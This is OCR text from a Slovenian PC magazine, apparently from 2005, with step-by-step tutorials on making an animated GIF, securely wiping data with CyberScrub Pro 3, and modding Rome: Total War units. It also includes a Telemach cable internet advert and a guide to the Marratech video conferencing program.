
3 Za dodajanje vektorske oblike kliknite na orodje *Shape*, držite gumb na miški in poiščite spiralno obliko. Povlecite orodje, da prekrijete center ozadja, medtem pa pritisnite in držite tipko *Control*, da bo oblika ostala okrogla. Če želite spiralo spremeniti, povlecite drsnik nad njo.

4 Izberite orodje za vnos besedila in vpišite želeno besedilo, v okvirju, ki se odpre, pa priredite pisavo in velikost. Okoli besedila se pojavijo sidrne točke, s katerimi lahko spremenite dimenzije besedila, z barvno paleto pa lahko spreminjate barvo spirale in besedila.




5 Za animacijo spirale kliknite na gumb **Clone Frame** in opazili boste dodaten zavihek v spodnjem delu zaslona. Z orodjem **Rotate** označite spiralo, pritisnite tipko *Shift* in spiralo zavrtite za 30 stopinj.

7 Ko so vse slike ustvarjene, jih lahko obdelate in dodate sublimno sporočilo ali spremenite barve pisave na določenih slikah za boljši učinek. Preizkusite lahko tudi različne učinke – z desnim gumbom miške kliknite na objekt in si oglejte možnosti, ki so na voljo.



8 Ko je animacija zaključena, si oglejte še njene lastnosti, kar storite z ikono v orodni vrstici. Tukaj lahko določite trajanje zanke in hitrost predvajanja, kar priredite v možnostih **Duration**.



9 Končano datoteko izvozite s klikom na ikono **Export**. Odpri se bo **Export Optimizer**, v katerem lahko določite vrsto datoteke, optimizacijske nastavitve in dimenzije končne slike. Uporabite možnost **Animated GIF**, da se bo slika pravilno predvajala.

CyberScrub Pro 3


PCF raziskuje, kako zbrisati zgovorne sledi z računalnika

Vsako opravilo na računalniku pusti za sabo sledi, ne glede na to, za kakšno opravilo gre. Ne govorimo o sledeh v slogu CSI ("Moj bog! To vlakno na truplu žrtve je z neverjetno redkega pulloverja, ki ga je kupilo samo 12 ljudi na celem svetu. Po nekem neverjetnem naključju pa cela dvanajsterica živi v enem samem bloku!"). Govorimo o vseh dokumentih, ki jih ustvarite na računalniku, o vsaki odprti datoteki, vsaki povezavi, na katero kliknete na spletu – vse te informacije se beležijo na trdi disk.


VARNOST JE PRVA

Kar pa je seveda lahko povod za živčni zlom, če odnesete računalnik v popravilo in se prepozno spomnite, da so na disku shranjeni podatki o vaši kreditni kartici ali slike golih bodybuilderk. Brez strahu – s polno različico programa *CyberScrub Professional* 3, ki se bohoti na diskih ta mesec, lahko brez truda z diska popolnoma zbrišete vse, kar bi radi za vedno vrgli v črno luknjo. Program bo tudi brezkompromisno počistil ves prostor na disku, ki je v sistemu označen kot prazen, zato nihče ne bo mogel obnoviti podatkov, ki ste jih zbrisali. Dodatna prednost programa pa je ta, da bo navdušeno požrl vse začasne datoteke, ki jih bo našel, kar pomeni, da se lahko nadejate celo nekaj dodatnega prostora na disku. Nihče ne bo izvohal vaših skrivnosti, ko boste nadnje spustili *CyberScrub*, ne glede na to, kako temne so. **PCF**


1 *CyberScrub* bo od vas zahteval registracijo – preprosto vnesite svoj e-naslov in odprlo se bo okno čarovnika, kot je prikazano na sliki, potem pa lahko izberete, kaj točno želite zbrisati z lica Zemlje. Začnite s prvo možnostjo in *CyberScrub* bo počistil vse sledi predhodno zbrisanih datotek.




2 Če želite zbrisati točno določene datoteke ali dokumente, v čarovniku izberite drugo možnost ali kliknite na **Items List→Add File/Folder** v glavnem zaslonu. Tukaj lahko izberete mape ali dokumente, v katerih so zaupni podatki. S klikom na **Erase All** jih boste zbrisali.




3 Najzmogljivejša funkcija programa pa je tretja možnost v čarovniku – ta bo pregledala celoten disk in Windows XP in poiskala vse začasne datoteke, dokumente, internetno zgodovino in zablodele dokumente. Zapomnite pa si gesla za spletne strani, ker se bodo ponavlie tudi informacije o samodejnem prijavljanju.



4 Čiščenje zna trajati kar dolgo – program pregleda vse datoteke na disku! – napredek pa lahko spremljate in točno vidite, koliko smeti in druge nepotrebne šare se odstranjuje. V naslovni vrstici lahko tudi vidite, koliko prostora na disku boste pridobili s pomladno čistko.



5 Če izberete zadnjo možnost v čarovniku, zagon *CyberScruba* z vsemi možnostmi, se bo odprlo nekoliko bolj kompliciran okno. Vrsta zavihkov, začenši z **Eliminate**, vam ponuja specifične možnosti čiščenja, na primer trajno brisanje zbrisane e-pošte ali internetne zgodovine, kar je vedno uporabno.



6 Privzete nastavitve *CyberScruba* specializirani strojni opremi, na primer tisti, ki jo uporablja policija, ne bo preprečila obnavljanja podatkov s trdega diska. Na glavnem zaslonu kliknite na **Options** in nato na **Security Level**. Tukaj boste našli različne nastavitve, ki dosegajo in celo presegajo možnosti obnavljanja, ki ga imajo vladne organizacije.

Nadgradnja

Ste še vedno negotovi? Potem program nadgradite na *CyberScrub Privacy Suite 4.0*. Ob novih varnostnih stopnjah prav nihče ne bo mogel izbrskati vaših najbolj varovanih skrivnosti, pa še prihranili boste 25%. Obiščite spletno stran

www.cyberscrub.com/ukdiscount

NA DISKU

CyberScrub Pro 3
Namestite aplikacijo in sledite temu vodiču, da boste pošteno očistili trdi disk.
www.cyberscrub.com

Ad-Aware SE
Spyware je nadloga, ki se je ne boste znebili tako preprosto, če ne boste imeli pravega programskega orodja. To je že eno tako.
www.lavasoftusa.com

Opera 8.0
Osma različica priljubljenega spletnega brskalnika vsebuje tudi dobro zaščito pred zoprnim odpiranjem reklamnih oken med brskanjem.
www.opera.com

TELEMACHOV KABELSKI INTERNET

Moj najljubši internet

FIKSEN MESEČNI RAČUN
ne glede na porabljen čas
in preneseno količino podatkov

VELIKE HITROSTI
hitrosti prenosa podatkov
veliko večje kot pri klicnem dostopu

DOSTOP 24 UR NA DAN
stalen dostop, brez
dodatnega prijavljanja

BREZ STROŠKOV TELEFONA
za brskanje po spletu
ne potrebujemo telefona

VARNOST
enoletna brezplačna protivirusna
zaščita za nove naročnike

Mini dostop	Standardni dostop	Standardni dostop družina	Mega dostop	Dva Mega dostop
časovno neomejen dostop (do 128k/64kbps) 1 IP in 1 poštni naslov	časovno neomejen dostop (do 512k/128kbps) 1 IP in 1 poštni naslov	časovno neomejen dostop (do 512k/128kbps) 1 IP in poštni naslovi za vse v družini	časovno neomejen dostop (do 1024k/256kbps) 1 IP in 1 poštni naslov	časovno neomejen dostop (do 2048k/256kbps) 1 IP in 1 poštni naslov
5.400 SIT	**7.300 SIT**	**8.100 SIT**	**9.000 SIT**	**11.000 SIT**
Prvih 6 mesecev **3.600 SIT** na mesec	Prvih 6 mesecev **4.867 SIT** na mesec	Prvih 6 mesecev **5.400 SIT** na mesec	Prvih 6 mesecev **6.000 SIT** na mesec	Prvih 6 mesecev **7.333 SIT** na mesec

- Priključnina 1 SIT
- Brezplačen najem modema
- 3 ure brezplačne računalniške prve pomoči na domu
- 1 leto brezplačne protivirusne zaščite

pokličite **080 22 88** ali pobrskajte na **www.telemach.si**

TELEMACH

KUPON za 6 mesecev niûje naroËnine na Telemachov kabelski internet

Zanima me: (označite prosim)

- [ ] **Poletna akcija interneta**
  - priklop 1 SIT,
  - brezplačen najem modema,
  - 1 leto brezplačne protivirusne zaščite,
  - pogodba za 24 mesecev
  - 3 ure brezplačne računalniške pomoči na domu

Želim, da (izberite prosim):

- [ ] me pokličete po telefonu
- [ ] mi pošljete ponudbo po elektronski pošti
- [ ] mi pošljete naročniško pogodbo

Kupon pošljite na:
Telemach,Cesta Ljubljanske brigade 21
1000 Ljubljana

Izbrani paket:

Ime:

Priimek:

Naslov:

Telefon:


E-pošta:

Akcija velja samo za nove naročnike na Telemachov kabelski internet!.
Akcija velja do 31.8.2005 za vse tiste, ki podpišejo pogodbo za 24 mesecev.
Akcija ne velja za dostop preko ponudnika Arnes.

PCF


TELEMACH

PCF odkriva veliko skupnost na spletu, ki se posveča predelavam igre *Rome: Total War*




Enota samurajev, ki smo jo ustvarili

Predelava oziroma mod je običajno ustvarjena, da bi podaljšala življenjsko dobo obstoječe igre, spremenila videz igre, ne da bi vplivala na njeno jedro, ali pa, da bi popolnoma spremenila igralno izkušnjo. Model samuraja, ki smo ga uporabili v delavnici, prihaja iz moda Blue Lotus (spodaj), ki temelji na mitologiji in Daljnemu vzhodu. Gre za eno redkih domišljijskih predelav, ki vključujejo še Middle Earth, The Wheel of Time in Westeros. Vključuje nove enote, novo kampanjo in je popoln primer tega, kaj je mogoče storiti s popolno predelavo. Obstaja tudi ogromno modov, ki želijo izboljšati realizem in igralnost, tako da dodajajo nove enote ter razširijo in spremenijo zemljevide. V to skupino spada Europa Barbarorum (na dnu).



Tretja najpogostejša vrsta modov je tista, ki spremeni obdobje dogajanja. Sem sodita **Napoleonic Total War II** in **Zulu Total War**. Predelovalci skušajo dodajati tudi nove lastnosti, kot so več kot dve potezi na leto ali večigralske kampanje. Večina teh modov je še vedno v razvoju, pogosto pa na njih dela več združenih skupin. Njihov napredek lahko spremljate na **www.totalwar.org, www.totalwar.com in www.twcenter.net.**



Povejte svoje www.pcformatslo.net/forum

Izdelajte mod za Rome: Total War

Vsakdo ki je igral to epsko strategijo, bo razumel, da je predelava vojaških enot ključna za uspeh predelave igre *Rome: Total War*. S spreminjanjem lastnosti enote, nove preobleke in 3D modela lahko bistveno vplivamo na vzdušje in način igranja v modu, saj so to tiste stvari, ki jih bo igralec najprej opazil in občutil.

Vaše možnosti na tem področju so skoraj brezmejne in zahvaljujoč raziskavam in novim orodjem, ki jih dobite brezplačno na spletu, postaja predelovanje vedno bolj dostopno. Vsi obstoječi modi so dokaz za to. En sam pogled na katero od večjih predelav vam bo pokazal, kakšni so potenciali, poleg tega pa je vse spremembe dokaj preprosto doseči.


Ta delavnica vas bo peljala skozi ustvarjanje nove enote: samuraja za način Custom Battles. Ko se boste prebili skozi vse korake, boste sposobni sami ustvariti kakršnokoli enoto od pet navzgor. **PCF**

Ustvarjanje novih enot


Ustvarite četo neustrašnih samurajev

Proces predelave enot lahko razdelimo v dva glavna dela: v grafični del in v spreminjanje sposobnosti enote. Videz enote je določen z njenim 3D modelom in obleko, ki jo uporablja. S sposobnostmi pa mislimo na kvalitete in slabosti enote – kaj lahko počne in česa ne. Z obleko imamo v mislih teksturo, ki je prilepljena na model. Ker je ta ločena od modela, lahko ustvarimo na pogled popolnoma novo enoto, ne da bi spreminjali njen 3D model. A najprej si oglejmo spreminjanje lastnosti.

Odprite mapo Program Files\Activision\Rome – Total War\Data. V tej mapi so vse datoteke, ki so potrebne za mod igre *Rome*. Večina teh datotek je tekstovnih, vključno z export_descr_unit.txt. To je datoteka, ki določa lastnosti enote. Odpite datoteko (naj vas ne prestraši količina podatkov v njej).



1 Ko boste datoteko odprli, boste najprej zagledali serijo komentarjev. To so razlage vseh lastnosti, ki so jih napisali razvijalci. Da bi razumeli, kako datoteka deluje, si oglejte vnose za enoto pod tem in vsako lastnost primerjajte s komentarjem.




5 Odprite mapo **Data\models_unit\TEXTURES**. Ste opazili, da je ime mape napisano z veliko začetnico? Mapo smo raztegnili s programom *XPAK*. Vse teksture igre so shranjene tukaj, kot datoteke .dds. Da bi ustvarili preobleko, jih moramo odpreti.


6 Na spletu najdete vtičnike za številne urejevalnike slik, hitro pa boste našli tudi brezplačne programe, ki bodo datoteke te vrste znali odpreti. Vsaka slika je razdeljena na posamezne dele, ki vsebujejo teksturo za določen del obleke. A najprej se bomo lotili modela.

Razširjanje datotek


Kako z *XPAK* do skritih datotek?



1 Vsi modeli in obleke so skriti v datotekah .pak. Ti so podobni datotekam .zip in samo če jih boste razširili, boste izkoristili vse potenciale predelovanja. Preden začnete spreminjati videz enot, morate torej razširiti datoteke .pak.



2 Da bi to storili, potrebujete program *XPAK* (najdete ga na našem disku), preprosto orodje, ki ga je izdelal neki Vercingetorix. Mapa XPAK vsebuje datoteki **xpak.bat** in **xpak.exe**. Obe prekopirajte v mapo **Data\packs**.



3 Z dvojnim klikom poženite **xpak.bat**. Tako boste v mapi **\packs** dobili novo datoteko **DATA**. Zdaj kopirajte to datoteko v **C:\Program Files\Activision\Rome – Total War** in kliknite **Yes to All**, ko vas vpraša, če želite prepisati obstoječo mapo.

NA DISKU

Datoteke
Tukaj so vse datoteke takšne, kot bi morale biti ob koncu vodiča. Primerjajte vaše s temi.


XPAK
Nekaj datotek potrebnih za mod je shranjenih v datotekah .pak. Te so stisnjene, razširite pa jih ravno s programom *XPAK*: **www.twcenter.net/downloads/db/?act=mod&id=43**

CAS extractor
Modeli za *Rome: Total War* so shranjeni v datotekah .CAS. CAS extractor je skripta za *3D Studio Max*, ki vam pomaga odpirati in shranjevati te datoteke: **http://dlx.gamespot.com/pc/rometotalwar/moreinfo_6112407.html**


Caligula Unit Editor
Z njim boste zelo preprosto obdelali enote za *Rome: Total War*. Pomaga vam spreminjati lastnosti ter določati modele in teksture. **www.totalwar.org/Downloads/Rtw_Uploads/RTWupload/Caligula_v056.zip**

NASLEDNJI MESEC
ZAKLJUČEK DELAVNICE *ROME*
NAUČITE SE ZDRUŽITI VSE VIDIKE PREDELAVE IN IZDELAJTE ZAKLJUČENO IGRO

2 Večino lastnosti vam sploh ne bo potrebno spreminjati. Velikokrat je enostavneje, da vaša enota temelji na že obstoječi. Tako bomo naredili tudi našega samuraja. Poiščite **warband woad briton** in našli boste vse vnose za enoto **Woad Warriors**. Ta je po videzu še najbližja samurajem.




3 Kopirajte vse vnose za **Woad Warriorja** in jih prilepite na konec datoteke. Spremenite **type, dictionary** in **soldier** v **samurai** in spremenite **ownership** v **roman**. Lahko se tudi poigrate z lastnostmi, vendar bodo obstoječe za začetek dovolj dobre. Shranite datoteko in jo zaprite.




4 V mapi **\Data** odprite datoteko **export_descr_unit_enums.txt**. Na dno datoteke dodajte **samurai, samurai_descr** in **samurai_descr_short**. Odprite **export_units.txt** v **Data\text**. Na konec datoteke dodajte vrstice, ki jih vidite na sliki. **\n** pomeni začetek nove vrstice.

7 Modeli so shranjeni v formatu .CAS, ki zahteva uporabo programa *3D Studio Max*. Program za odpiranje teh datotek boste našli na CD-ju Features poleg *Rome*. V mapo scripts pod *3D Studio Max* skopirajte **CAS_IE_b69.ms**. V *3D Studio Max* kliknite ikono kladiva na desni in izberite **maxscript**.



8 Izberite **Run Script** in skripto odprite, nato pa izberite **CAS import/export** v spustnem meniju. Zdaj lahko odpirate modele v **Data\models_uni**. Kopirajte **samurai.CAS** v **Data\models_unit** in **samurai.tga.dds** v **Data\models_unit\TEXTURES**.



9 Zdaj bomo dodali te modele naši enoti. Odprite **Data\descr_model_battle.txt**. Poščite vnos imenovan **warband_woad**. Kopirajte ta vnos in ga predelajte, da bo videti kot primer, naveden na sliki. Vaša enota je končana in na voljo Rimljanom v načinu igranja Custom Battle.

Priredite lastno video konferenco

Izmenjujte si vse vrste dokumentov in klepetajte s prijatelji s celega sveta. *PCF* vam pokaže, kako...

Program *Marratech* je izvrstna stvar za zmenjavo dokumentov in drugih datotek z drugimi uporabniku. Ne le, da lahko prenašate dokumente med ljudmi, temveč se lahko o njih tudi pogovarjate z drugimi uporabniki programa in jih pokomentirate. Oh, vsega skupaj je kar preveč. In vse, kar potrebujete za video konferenco, so širokopasovna povezava, spletna kamera in opisana programska oprema. Postavite se v vrsto...

A **OGLEJTE SI VSE LJUDI...** Tukaj so prikazani vsi, ki se pridružijo vaši seji. Tako si lahko ogledate, kdo je še zmeraj v navidezni konferenčni sobi in kdo je skočil na stranišče. Prav tako lahko vidite, od kod so – kar je priročno pri tistih mučnih pogovorih, ki jih boste zagotovo imeli, in pri katerih si nikakor ne morete zapomniti, kaj pomeni tisto čudno sogovornikovo mahanje z rokami...

B **KLEPETULJE, KLEPETULJE** Pritisnite gumb za mikrofon, da se udeležite glasovnega pogovora z vsemi sodelujočimi. Ne pozabite, da bo lahko vsakdo slišal, kaj govorite, zato se raje izognite preglasnemu kritiziranju vašega kolega iz Amerike. V take namene raje uporabite funkcijo Chat.

C **ZVOK IN SLIKA** Če imajo vsi udeleženci širokopasovno povezavo, ni nobenega razloga, da ne bi gledali video posnetkov udeležencev. Za to boste potreboval dovolj spodobno spletno kamero, saj boste brez nje sami videti kot Matjaž Javšnik po še posebej naporni pijanski noči.

D **BUM, BUM** Ne poskušajte igrati boga groma in prilagodite glasnost vašega pogovora; utišajte ga s pomočjo drsnikov. Saj menda ne bi radi mučili vašega občinstva, kajne?

E **ORODJA TABLE** Kadar uporabljate tablo, uporabite orodja, ki so prikazana tukaj, da ustvarite komentarje in puščice. Narišite, kar se vam podi po glavi!

